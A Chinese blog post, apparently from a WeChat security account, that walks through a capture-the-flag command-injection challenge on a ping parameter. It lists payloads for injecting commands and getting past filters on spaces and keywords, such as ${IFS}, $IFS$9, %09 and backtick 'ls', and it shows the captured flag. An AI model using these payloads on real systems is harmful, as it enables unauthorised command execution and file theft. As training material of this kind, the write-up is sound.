随波逐流工作室—-探索前沿科技,分享最新软件。点击标题下蓝字“长弓三皮”关注,我们将为您提供有深度、有价值、有意思的阅读。
朋友们,现在只对常读和星标的公众号才展示大图推送,建议大家把长弓三皮“设为星标”,否则可能就看不到了啦!
作者:随波逐流

打开 [随波逐流]WEB安全工具访问

网址上加上?ip=127.0.0.1

试一下?ip=127.0.0.1;ls

访问一下flag.php

看不到任何信息
那就cat试一下

cat绕过空格
cat flag.php | cat${IFS}flag.php | |
cat flag.php | cat$IFS$9flag.php | |
cat flag.php | cat<flag.php | |
cat flag.php | {cat,flag.php} | |
cat%09flag.php |

过滤了大括号

过滤了flag,不读flag,读index

使用?ip=127.0.0.1;tac$IFS`ls`

CTF2{c00e016b-c709-4ad5-bb31-3556fffa83a5}
cat | cat$IFS$9$a$b$c$d | |
tac | tac$IFS$9$a$b$c$d | |
nl | nl$IFS$9$a$b$c$d | |
od | od$IFS$9$a$b$c$d | |
strings | strings$IFS$9$a$b$c$d |
-------------------------------------------
软件发布网址: 随波逐流信息安全网
http://www.1o1o.xyz
微信公众号:长弓三皮
--------------------------------------------

你若喜欢,为“长弓三皮”点个赞和在看哦 